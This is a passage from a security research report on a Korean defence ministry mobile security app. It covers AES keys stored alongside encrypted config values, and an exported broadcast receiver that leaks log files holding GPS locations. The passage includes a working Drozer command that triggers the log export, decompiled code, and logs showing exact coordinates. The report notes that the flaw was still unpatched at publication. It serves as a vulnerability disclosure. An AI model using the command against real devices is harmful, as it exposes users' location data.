1. If we wish to unencrypt & unencode the value in ID 4 of the ConfigInfo table, we take the time value recorded (see figure 26).
2. We take the time value, and search for it in the name column of the AgentK table. This provides us a 32-byte value which is our AES Key.
3. We decode the base-64 value, and decrypt use the AES Key acquired in the previous step + the IV (not discussed in this report for sensitivity). This results in the unencrypted value.



	id	name	value	time
	Filter	Filter	Filter	Filter
1	1	config_uc_f_count	eYKIUjbrIoOg7Sv4kBhwKQ==	1679584430780
2	2	user_guide	jg5BKzING6paTxzu45egMQ==	1679583719562
3	3	incomingNumber	Lo4jxy578Oz6P5IX0VANRQ==	1679588992072
4	4	emergency	sqJKoXnqDM06Mayh12CrWQ==	1679588991949
5	5	outGoingNumber	1VpqKlaN5M+S75+Tarne3A==	1679588992015

Figure 26 ConfigInfo data timestamp for Emergency value




Figure 27 Acquiring the AES key via the timestamp value

The image shows a decryption tool interface with two main sections: 'From Base64' and 'AES Decrypt'. The 'From Base64' section has a dropdown menu set to 'Alphabet A-Za-z0-9+/=', a checked checkbox for 'Remove non-alphabet chars', and an unchecked checkbox for 'Strict mode'. The 'AES Decrypt' section has input fields for 'Key' (25218a64f4d3c9...) and 'IV' (b335670c140122...), both set to 'HEX' format. Below these are dropdowns for 'Mode' (CBC), 'Input' (Raw), and 'Output' (Raw). The 'Input' field on the right contains the Base64 string 'sqJKoXnqDM06Mayh12CrWQ='. The 'Output' field on the right contains the decoded string 'off'.

Below the decryption tool is a screenshot of 'DB Browser for SQLite'. The title bar shows the file path 'C:\Users\Ovi\AegisGate.db'. The interface includes a menu bar (File, Edit, View, Tools, Help) and a toolbar with buttons for 'New Database', 'Open Database', 'Write Changes', 'Revert Changes', 'Open Project', 'Save Project', and 'Attach'. The 'Table' dropdown is set to 'ConfigInfo'. A table is displayed with the following data:

	id	name	value	time
	Filter	Filter	Filter	Filter
1	1	config_uc_f_count	eYKIUjbrIoOg7Sv4kBhwKQ==	1679584430780
2	2	user_guide	jg5BKzING6paTxzu45egMQ==	1679583719562
3	3	incomingNumber	Lo4jxy578Oz6P5IX0VANRQ==	1679588992072
4	4	emergency	sqJKoXnqDM06Mayh12CrWQ==	1679588991949
5	5	outGoingNumber	1VpqKlaN5M+S75+Tarne3A==	1679588992015

Figure 28 Demonstrating the unencryption of the emergency value using the Key stored in AgentK

Whilst we understand that the data stored in the database file is not necessarily sensitive – although some may find it so (such as admin telephone numbers & incoming/outgoing). We have included this in this report since during our source code review and analysis of the application, we could not see any reason for this implementation. Since the application does not functionally use the data stored

in the database file, we speculate that the developers have implemented the storage of this data for themselves, since it is of no use to the user to store the data there. Since the storage of this data also includes the AES Keys within the database in order for it to be decrypted, this further adds to this speculation. One could question why the AES Keys be stored in the database, if they were not needed to be used for decryption at some point in time during application runtime. Due to this, we leave the readers of this report with this information for themselves to interpret however they feel necessary.

5_ SECURITY

Overall, the applications security is good. We performed a full security and vulnerability test on the application and didn't find any notable high-risk issues that could result in a user's phone becoming a security risk. **However, we did find two vulnerabilities in both the Staff and External versions of the application, which resulted in personal data leaks if an attacker had access to a device.** The vulnerability would allow an attacker to leak the application log data from the application to storage on the device, ultimately exposing the GPS location data discussed in section 4.4. Interlab submitted a responsible disclosure to MND on March 10th 2023; we detailed to MND that we would allow a 30-day period (due to the fix being trivial) before disclosing the vulnerability in this report. Interlab have yet to receive any communication from MND on this vulnerability. From the date of publication of this report, the vulnerability is still exploitable.

5.1_ Vulnerable broadcast receivers

This vulnerability affects the following versions:

- 국방모바일보안(외부인) 2.1.17
- 국방모바일보안(직원) 2.1.25

Within kr.go.mnd.mmsa.of (Staff) & kr.go.mnd.mmsa.vt (External), the broadcast receiver "BroadcastReceiverExternal" is exported, as seen in figure 12. This means

that the broadcast receiver is callable by anybody on the device, and does not require a permission, as shown in figure 13 using Drozer. To fix this vulnerability, the 'android:exported="True"' value should be changed to "false". The broadcast receiver mentioned has an intent filter of "com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST", once this broadcast receiver receives a broadcast with this intent, it creates a service, which checks to see if there is an extra string key value of "action_admin" & "action_admin_exportLog" within the broadcast. This service, then exports the local log files that the application has created to the location /storage/emulated/0/Aegis/. Here, it stores all historic log files that the application has recorded. This is shown again, here in Figure 29.

```
public final void e(Intent intent) {
    String stringExtra = intent.getStringExtra("action_admin");
    Intent intent2 = new Intent();
    intent2.setAction("com.markany.aegis.AEGIS_ACTION_ADMIN_RESPONSE");
    intent2.addFlags(268435456);
    intent2.putExtra("extra_result", "1");
    if ("action_admin_release".equals(stringExtra)) {
        g();
    } else if ("action_admin_exportLog".equals(stringExtra)) {
        String f = ud.f(this, "");
        if (f == null) {
            return;
        }
        if (!ud.d(f + "/Aegis")) {
            ud.c(f + "/Aegis");
        }
        File[] g = ud.g(ud.h(this, "/MobileSticker/log/"));
        if (g != null) {
            for (File file : g) {
                ud.b(file.getPath(), f + "/Aegis/exportLog_" + file.getName());
            }
            be.X(this, "로그파일을 추출했습니다.\n경로-" + f);
        }
    } else {
        intent2.putExtra("extra_result", "0");
    }
    sendBroadcast(intent2);
}
```

Figure 29 Broadcast Receiver intent filter method

The result of crafting a Broadcast message with the action of "com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST" followed by an extra string containing both "action_admin" & "action_admin_exportLog" as seen and

described above, one can activate the ServiceAEGIS, described in section 4.2.1, which will export all applications log files to the `/storage/emulated/0/Aegis` directory.

One can perform this in Drozer simply by calling:

...

```
run app.broadcast.send --action  
com.markany.aegis.AEGIS_ACTION_ADMIN_REQUEST --component  
kr.go.mnd.mmsa.of.kr.go.mnd.mmsa.of.br.BroadcastReceiverExternal --extra string  
action_admin action_admin_exportLog
```

...

This resulted in the logs being exported to the storage directory, which is accessible without requirement of root privileges and can be exported by anybody with physical or remote access to the device. In addition, the application itself displays a notification to the user of the logfile being exported as seen in figure 30.

An example of the result of this can be seen in figure 31, where we show the exported logs to the storage directory. This example also shows logs which contain coarse GPS locations and datetimes, as discussed in section 4.4.

For further clarity of this vulnerability, if an attacker wanted to export the logs directly from the application itself, it would not be possible, since they would need the correct permissions or root. As you can see from figure 32, navigating or pulling any files from the `/data/user/0/kr.go.mnd.mmsa*` location is met with a permission denied error. This is due to lack of privilege. As seen above, it is possible to export the log data to the storage directory, which is accessible without privilege or root.




Figure 30 Notification message of log export

```

[D] [15:12:19] de: + Exist Activity: kr.go.mnd.mmsa.of.activity.ActivityMain@2127007
[D] [15:12:19] de: + Exist Activity: kr.go.mnd.mmsa.of.activity.DrawerFrameActivityMain@8e37
27d
[D] [15:12:19] de: + Add Activity: kr.go.mnd.mmsa.of.activity.ActivityCheckOutGPS@faf19d8
[D] [15:12:22] ce: Disabled permission ( android.permission.ACCESS_COARSE_LOCATION )
[D] [15:12:22] ce: Disabled permission ( android.permission.ACCESS_FINE_LOCATION )
[D] [15:13:19] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:1
3/ accuracy : 20.0
[D] [15:13:19] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accu
rancy : 20.0
[E] [15:13:19] de: Location network is invalld
[D] [15:13:19] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ a
ccuracy : 20.0
[D] [15:13:19] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:20] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:1
3/ accuracy : 20.0
[D] [15:13:20] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accu
rancy : 20.0
[E] [15:13:20] de: Location network is invalld
[D] [15:13:20] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ a
ccuracy : 20.0
[D] [15:13:20] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:24] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:1
3/ accuracy : 20.0
[D] [15:13:24] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accu
rancy : 20.0
[E] [15:13:24] de: Location network is invalld
[D] [15:13:24] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ a
ccuracy : 20.0
[D] [15:13:24] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:26] de: best [gps] : 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:1
3/ accuracy : 20.0
[D] [15:13:26] de: gps: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ accu
rancy : 20.0
[E] [15:13:26] de: Location network is invalld
[D] [15:13:26] de: passive: 37.498936666666665, 126.93471333333333/ time : 23.03.09 15:13/ a
ccuracy : 20.0
[D] [15:13:26] ActivityCheckOutGPS: COMPANY_TYPE_SOLDIER isOutOfRange
[D] [15:13:46] ServiceAEGIS: ServiceAEGIS create
[D] [15:13:46] ServiceAEGIS: ServiceAEGIS create
generic_x86:/storage/emulated/0/Aegis $ ls -al
total 20
drwxrwx--x 2 root sdcard_rw 4096 2023-03-09 14:55 .
drwxrwx--x 13 root sdcard_rw 4096 2023-03-09 14:55 ..
-rw-rw---- 1 root sdcard_rw 8511 2023-03-09 15:13 exportLog_20230309.txt
generic_x86:/storage/emulated/0/Aegis $

```

Figure 31 Example of exported logs containing GPS locations

```

generic_x86:/ $ whoami
shell
generic_x86:/ $ cd /data/user/0/kr.go.mnd.mmsa.of/
/system/bin/sh: cd: /data/user/0/kr.go.mnd.mmsa.of: Permission denied
2|generic_x86:/ $ whoami
shell
generic_x86:/ $ cd /storage/emulated/0/Aegis
generic_x86:/storage/emulated/0/Aegis $ ls
exportLog_20230309.txt
generic_x86:/storage/emulated/0/Aegis $

```

Figure 32 Example of permission access to application log vs exported application log

6_ REFERENCES

[Unknown, "Namu," [Online]. Available:

1 <https://namu.wiki/w/%EA%B5%AD%EB%B0%A9%EB%AA%A8%EB%B0%94%EC%9D%BC%EB%B3%B4%EC%95%88>. [Accessed 3 March 2023].

[M. Hyeong-chul, "MetroSeoul," [Online]. Available:

2 <https://www.metroseoul.co.kr/article/20220106500181>. [Accessed 10 3 2023].

]

["Apple App Store," Apple, [Online]. Available:

3 <https://apps.apple.com/kr/app/%EA%B5%AD%EB%B0%A9%EB%AA%A8%EB%B0%94%EC%9D%BC%EB%B3%B4%EC%95%88/id1485356492?see-all=reviews>. [Accessed 10 3 2023].

[Mitre. [Online]. Available: <https://cwe.mitre.org/data/definitions/532.html>. [Accessed 25 4 04 2023].

]

[law.go.kr. [Online]. Available:

5 <https://law.go.kr/LSW/lsInfoP.do?lsiSeq=183644&viewCls=engLsInfoR&urlMode=engLsInfoR#0000>. [Accessed 25 04 2023].